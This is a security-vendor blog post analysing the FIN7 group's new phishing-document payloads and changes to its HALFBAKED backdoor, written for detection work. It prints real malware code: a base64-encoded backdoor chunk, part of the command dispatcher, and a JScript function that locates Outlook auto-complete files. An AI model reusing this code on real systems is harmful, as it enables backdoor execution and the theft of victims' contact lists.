SECURITY (HTTPS://BLOG.GIGAMON.COM/CATEGORY/SECURITY/) / OCTOBER 8, 2017

Footprints of Fin7: Pushing New Techniques to Evade Detection

ATR

(https://blog.gigamon.com/author/atrteam/)

The Gigamon Applied Threat Research (ATR) team actively tracks threat activity associated with FIN7, a financially motivated actor targeting the retail industry. FIN7 has been constantly adapting their phishing documents in order to evade detection — their latest update has initial detections on VirusTotal of 0/59 and 1/59 for the RTF and DOCX formats, respectively.

FIN7 leverages a number of targeted phishing techniques to initially exploit victims in the retail sector. Once they have an initial foothold the actor pivots to Point of Sale systems and steals large quantities of protected card data. In August, the Gigamon ATR team released a large set of indicators of compromise (IOCs) for infected document payloads that displayed similar infection characteristics and techniques to each other. Recently, the Gigamon ATR team observed a shift in techniques including a modified payload that uses a new embedded file type. Additionally, FIN7 has modified the obfuscation utilized by their HALFBAKED backdoor — likely to avoid detection in new or ongoing campaigns.

While the newly observed malicious documents do not represent a “new” attack methodology, the change of payload may cause detection issues for legacy signatures and heuristic detections which utilize overly strict detection mechanisms, lacking in durability or layered coverage. This post details the newly observed methods and provides indicators associated with the identified infection documents. This will enable retail companies to validate their detections and leverage this intelligence to determine if they’ve been impacted by new campaigns.

Shifting Techniques

Initial Payload

In past versions of infection documents, the Gigamon ATR team observed the actor primarily utilize malicious shortcut files (LNK) or visual basic scripts (VBS or VBE) to achieve code execution from within their lure. These malicious files are embedded into the infection documents using the Object Linking and Embedding (OLE) framework within Windows, which allows objects from one application to be included in another.

In the documents released today, FIN7 appears to have pivoted from using OLE embedded LNK files to using OLE embedded CMD files. When executed, the CMD file writes JScript to “tt.txt” under the current user’s home directory. The batch script then copies itself to “pp.txt”, also under the current user’s home directory, before running WScript using the JScript engine on the file. This JScript code will read from the file “pp.txt”, skipping the first four lines (the CMD code itself), but otherwise evaluating anything after the first character for each line in the file.


Although different in implementation, this is a familiar technique, as FIN7 frequently runs commented out code that they read as a string through the use of JScript’s “eval” function.

Both CMD and LNK file formats result in code execution, but the shift towards using CMD files may indicate a desire to stay ahead of detection authors.

Halfbaked Obfuscation Change

Over the course of the past year, the actor's unique backdoor, HALFBAKED, has continued to morph to improve capabilities and reduce detection surface. In the newest observed version, the Gigamon ATR team observed a slight tweak in the obfuscation strategy.

Previously, different stages of the HALFBAKED codebase utilized base64 encoding, stored in a string array variable called "srcTxt". The attacker now obfuscates that name and continues to break up the base64 string into multiple strings within an array as seen in Figure 1.




```
var doKxuL3S = ["ZnVuY3Rpb24gQUYoQUcpDQp7DQogICAgdmFyIEFIID0gbmV3IERhdGUoKTsNCiAgICB2YXIgQUkgPSBudW
xsOw0KICAgIGRveyANCgkJQUkgPSBuZXcgRGF0ZSgpOw0KCQlXU2NyaXB0LlNsZWVwKDEwMCk7CQ0KCX13aGlsZShBSS1BSCA8I
EFHKTsNCn0NCg0KZnVuY3Rpb24gQUooQUssIEFMKSB7DQo","gIHJldHVybiBNYXRoLmZsb29yKE1hdGgucmFuZG9tKCkgKiAoQ
UwgLSBBSykpICsgQUs7DQp9DQoNCnZhciBBTSA9IHRoaXM7DQp2YXIgQU4gPSAoZnVuY3Rpb24gKCkgey8qDQp2YXIgQU8gPSBu
ZXcgQWN0aXZlWE9iamVjdCgiV3NjcmlwdC5TaGVsbCIpOw0KDQp2YXIgQVAgPSAxICogNjAgKiAxMDAwOw0KDQp2YXIgQVEgPSA
iezJERjZBQ0RBLThGRjctODIwOC03N0Y1LTg1ODFGMEQ0NzlFOX0iOw0KdmFyIEFSID0gIjU5ZDc2NjEyZDBiYTg1Ljg2NTM5NT
MzLnR4dCI7DQp2YXIgQVMgPSAiNTlkNzY2MTJkMGJhZDQuODMyOTg0NDQudHh0IjsNCg0KdmFyIEFUID0gQU8uRXhwYW5kRW52a
XJvbm1lbnRTdHJpbmdzKCIlSE9NRVBBVEglIikgKyAiXFwiICsgQVE7DQp2YXIgQVUgPSAiIjsNCnZhciBBViA9ICIiOw0KdmFy
IEFXID0gMTsNCg0KQUYoIDMgKiA2MCAqIDEwMDAgKTsNCg0KZm9yKHZhciBBWD0wOztBWCsrKXsNCiAgQVcgPSBBSigxLDExKTs
gCQ0KICBBRiggQVAgKyBBVyk7DQogIGlmKEFYJTI9PTAp","ew0KCSAgQVUgPSBBVCArICJcXCIgKyBBUjsNCiAgfWVsc2V7DQo
JICBBVSA9IEFUICsgIlxcIiArIEFTOwkNCiAgfQ0KICANCiAgQVYgPSAnd3NjcmlwdC5leGUgLy9iIC8vZTpqc2NyaXB0ICInIC
sgQVUgKyAnIic7DQogIEFPLlJ1bihBViwgMCwgdHJ1ZSk7DQp9DQoqL30pLnRvU3RyaW5nKCkuc2xpY2UoMTYsLTQpOw0KDQp0c
nkgew0KCUFZKCk7DQp9IGNhdGNoKEFaKSB7DQoJQU1bU3RyaW5nLmZyb21DaGFyQ29kZSgxMDEpKyd2YScrJ2wnXShBTik7ICAJ
DQp9DQo="];
```

(https://blog.gigamon.com/wp-content/uploads/2020/06/Screen-Shot-2017-10-06-at-4.31.16-PM.png)

Figure 1: Base64 encoded chunk of the new HALFBAKED functionality.

New Halfbaked Feature

Additionally, the HALFBAKED backdoor now includes a built-in command called "getNK2", seen here in HALFBAKED's command list (Figure 2). "getNK2" is designed to retrieve the victim's Microsoft Outlook email client auto-complete list. This may suggest the actor's desire to obtain new phishing targets within a victim organization. If any of these new targets fell victim to the phishing lure, it would allow FIN7 to increase their foothold within a victim organization's network and potentially pivot to new areas.




```
    if(CL == "info"){
        BY = AX(BY);
        BY = BY.replace("%r2Id%", CK);
        BY = BY.replace("%b64r2Str%", BM);
        BY = BY.replace("%b64SStr%", BX);
    } else if (CL == "processList") {
        BY = AX(BY);
        BY = BY.replace("%r2Id%", CK);
        BY = BY.replace("%b64r2Str%", BN);
        BY = BY.replace("%b64SStr%", BX);
    } else if (CL == "getNK2") {
        BY = AX(BY);
        BY = BY.replace("%r2Id%", CK);
        BY = BY.replace("%b64r2Str%", BO);
        BY = BY.replace("%b64SStr%", BX);
    } else if (CL == "ScreenSection") {
        BY = "";
    } else if (CL == "runvbs") {
        BY = AX(BY);
        BY = BY.replace("%r2Id%", CK);
        BQ = AX(BQ);
        BQ = BQ.replace("%VBSBody%", CN);
        BQ = BQ.replace("%VBS.vbs%", CO);
```

(https://blog.gigamon.com/wp-content/uploads/2020/06/10.6_fig2_halfbakedcommands_v2.png)

Figure 2: HALFBAKED commands including the recent getNK2 addition.

The command "getNK2" is likely named after outlook's NK2 file (https://support.office.com/en-us/article/Import-or-copy-the-Auto-Complete-List-to-another-computer-83558574-20DC-4C94-A531-25A42EC8E8F0?ui=en-US&rs=en-US&ad=US), which contains a list of auto-complete addresses for Microsoft Outlook 2007 and 2010. Newer versions of outlook no longer use the NK2 file (https://www.msoutlook.info/question/844), so FIN7 has also written functionality to handle newer versions of Outlook within the same "getNK2" command. The command will execute the JScript function in Figure 3 on the victim system.



```
function getNK2(){
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var sh = new ActiveXObject("Wscript.Shell");
    try{
        var path1 = sh.ExpandEnvironmentStrings("%USERPROFILE%")+'\\Application Data\\Microsoft\\Outlook';
        var f = fso.GetFolder(path1);
        var fc = new Enumerator(f.files);
        for (; !fc.atEnd(); fc.moveNext()){
            npch = fc.item();
            if(fso.GetExtensionName(npch.Name) == "nk2"){
                return npch;
            }
        }
    }catch(e){}
    try{
        var path2 = sh.ExpandEnvironmentStrings("%localappdata%")+'\\Microsoft\\Outlook\\RoamCache';
        var f = fso.GetFolder(path2);
        var fc = new Enumerator(f.files);
        for (; !fc.atEnd(); fc.moveNext()){
            npch = fc.item();
            if(fso.GetExtensionName(npch.Name) == "dat" && /Stream_Autocomplete_0_/.test(npch.Name)){
                return npch;
            }
        }
    }catch(e){}
    return '';
}
```

(https://blog.gigamon.com/wp-content/uploads/2020/06/Screen-Shot-2017-10-06-at-5.30.57-PM.png)

Figure 3: getNK2 command functionality.

Conclusion

Detection authors must make trade-offs to optimize signature performance; narrow signatures lead to high fidelity detections, but risk missing changes in actor behaviors, meanwhile broader detection patterns provide better coverage, at the risk of more false positives. Combatting a well-resourced and adaptive adversary requires a layered approach of both signature styles.

FIN7 has demonstrated that they are highly adaptable, evading detection mechanisms while impacting a number of large US retail companies over an extended period of time. The Gigamon ATR team will continue to remain vigilant, working to understand FIN7 and empower our customers and affected industries to defend themselves.

This article was written by ATR team members Alex Sirr and Spencer Walden.

Gigamon ThreatINSIGHT™ (https://www.gigamon.com/solutions/gigamon-insight.html) is a network security analytics solution that offers a SaaS capability that enables customers to gain and utilize widespread network visibility for security operations. As part of its research, the Gigamon ATR team coordinates disclosure of security threats and vulnerabilities with relevant parties in order to maximize both the response and victim remediation efforts as well as working to truly improve the security of customers and other victims prior to publishing blog posts. To learn more about the Gigamon ATR team, please visit www.gigamon.com/research/applied-threat-research-team.html (https://www.gigamon.com/research/applied-threat-research-team.html).

OLDER ARTICLE

Kaspersky and the Department of Homeland Security Binding Operational Directive: Supply Chain Out of Your Control – Technically, Legally, Existentially (https://blog.gigamon.com/2017/10/06/kaspersky-department-homeland-security-binding-operational-directive-supply-chain-control-technically-legally-existentially/)

NEWER ARTICLE

Cybersecurity in the Workplace: Adapt or Go the Way of the Dodo (https://blog.gigamon.com/2017/10/08/security-must-adapt-the-message-of-gartner-security-and-risk-summit-2017/)

Website Terms (https://www.gigamon.com/content/gigamon/en_us/terms-agreement.html)

Privacy Policy (https://www.gigamon.com/content/gigamon/en_us/privacy-policy.html)

Cookie Policy (https://www.gigamon.com/content/gigamon/en_us/cookie-policy.html)

Security (https://www.gigamon.com/content/gigamon/en_us/security-disclosure.html)

Legal (https://www.gigamon.com/content/gigamon/en_us/legal.html)

}